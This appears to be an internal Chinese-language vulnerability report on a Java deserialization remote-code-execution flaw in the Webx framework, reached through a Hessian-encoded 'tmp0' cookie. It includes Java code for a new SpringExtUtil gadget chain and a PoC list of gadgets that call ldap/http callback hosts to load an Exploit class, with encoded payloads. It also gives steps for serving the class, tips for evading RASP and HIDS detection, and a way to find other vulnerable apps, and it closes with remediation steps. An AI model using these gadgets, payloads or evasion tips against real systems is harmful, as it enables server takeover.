> SpringAbstractBeanFactoryPointcutAdvisor 需要高版本spring-aop，参考：https://github.com/mbechler/marshalsec/issues/8
>
> Rome不自带，除非业务使用了webx框架，并且主动添加
>
> Xbean不自带，除非业务使用了webx框架，并且主动添加
>
> Resin，在应用服务器为resin时，直接具备包。

观察我在github上传的代码，可以发现一处新的gadget，技巧是利用了SpringExtUtil的tostring方法，不需要第三方jar包，就可以执行RCE。




```
public static Object makeBeanFactoryTriggerBFPA2 ( UtilFactory uf, String name, BeanFactory bf ) throws Exception {
    //通过反射机制访问并设置触发一个ProxyTargetFactoryImpl的类，其内部的beanname和factory都可以被指定。
    Class  clazz = Class.forName("com.alibaba.citrus.springext.support.parser.AbstractNamedProxyBeanDefinitionParser$ProxyTargetFactoryImpl");
    Constructor<?> constructor=  clazz.getDeclaredConstructor(String.class,BeanFactory.class);
    constructor.setAccessible(true);

    SpringExtUtil.AbstractProxy abstractProxy = new SpringExtUtil.AbstractProxy(String.class, (ProxyTargetFactory) constructor.newInstance(name,bf));
    return uf.makeToStringTriggerUnstable(abstractProxy);


}
```


poc：

Rome ldap://Rome.lzv3nf.ceye.io/Exploit

eNqVUs1uEzEQlppCm5%2BqlThz4YK4OJG4cWTTqiASlFly6llZe9K4sj1bj910%2BxJse%2Bwz8CZ5EQ4ceAS8G4

Resin http://Resin.lzv3nf.ceye.io/ Exploit

eNqNVM1OFEEQPizLln8SlYqiB6OJnnrHGBPjwUQHCEZ3FDDE4GGt7a6daeifSXfPuvAQJilXE08m6kP4Avgs3nw

XBean http://xbean.lzv3nf.ceye.io/ Exploit

eNqFUk1v00AQPRC3bktVkEqlShw5b4l4lMGJurWKhFwlKR%2FiUsbrcbLJene1u04c%2FkVbVHHiL%2FC3%2BB

SpringPartiallyComparableAdvisorHolder ldap://adv.lzv3nf.ceye.io/Exploit

eNqNVE1PFEEQvQASEFxN0HAxmmi8NWNlNPE2TMQFdfjYPRg8YO1M7cysM11td89%2B%2BCsWSLwaf4Z%2

SpringAbstractBeanFactoryPointcutAdvisor ldap://spirngadv.lzv3nf.ceye.io/Exploit

eNqNj8FOwkAQhk8aE9Soz6DhtjQx8eANq6Yhpoj0xllhOy2L2511dlvFp0BiPPi0thGUgyTedif%2F%2FPN9URh0iXP

SpringAbstractBeanFactoryPointcutAdvisor2 ldap://spirngadv.lzv3nf.ceye.io/Exploit

eNqNUs1u00AQvrQpUoEWJN6gVW8TlySQkDiAKXlrlP44lVAuZWyPnQ3r3WV3nDo8BYkEJx6CF%2BMd2LUT6A


证明：

构建Exploit.class：


python -m SimpleHTTPServer 8080。

使用适配后marshal生成payload：


eNqNVE1vEzEQPaRpStOWilalfB0QSHBylgNSVSQk2KYqElloiypUDmFiT3bdeu2V7Q2BH4FE6QUJLhzgR3Dg




使用替换cookies值tmp0，



被rasp拦截：




这里建议使用java编程的方式通过dns隧道回显结果，不通过直接调用命令的方式， 防止rasp或者hids拦截或者使用反射开启Webx Framework的开发模式工具。



观察rasp显示的调用链：


去掉rasp：



##其他历史应用

可以检索cookie包含tmp0=enp或者tmp0=enr的应用。

#漏洞危害



#修复方案
##反入侵应急阶段：
1. waf增加相应的检测手段
2. 梳理历史的资产，在hatrix、rasp产品新增反序列检测功能并验收。
3. 排查存量代码可以直接在svn、git检索上发现业务直接在源代码文件中调用反序列功能的写法，版本号；
4. 由于webx遵循页面驱动的理念，可以检索前前端定义的"_fm.0"表单元素
5. 收集依赖组件，应用。
6. 增量业务的整改建议升级webx框架和common-file-upload、jdk7u21等其余ysoserial支持的调用链组件，让readobject有入口，但是不能被触发。
##应用安全审计：
将poc纳入burpsuite插件，作为日常审计checklist。
##业务代码修复：
回顾软件需求设计阶段，增强软件韧性，具备一定的安全能力。

增加攻击面分析步骤，对历史系统进行盘点。

升级hessian版本至4.0.51通过ClassFactory设置白名单。

修改为hessian加密方式。

进行cookie数据验签。

由于功能主要发生处为web请求参数的自动解包处理Flied，建议业务对于新版本去除此功能，并预警知会开源社区。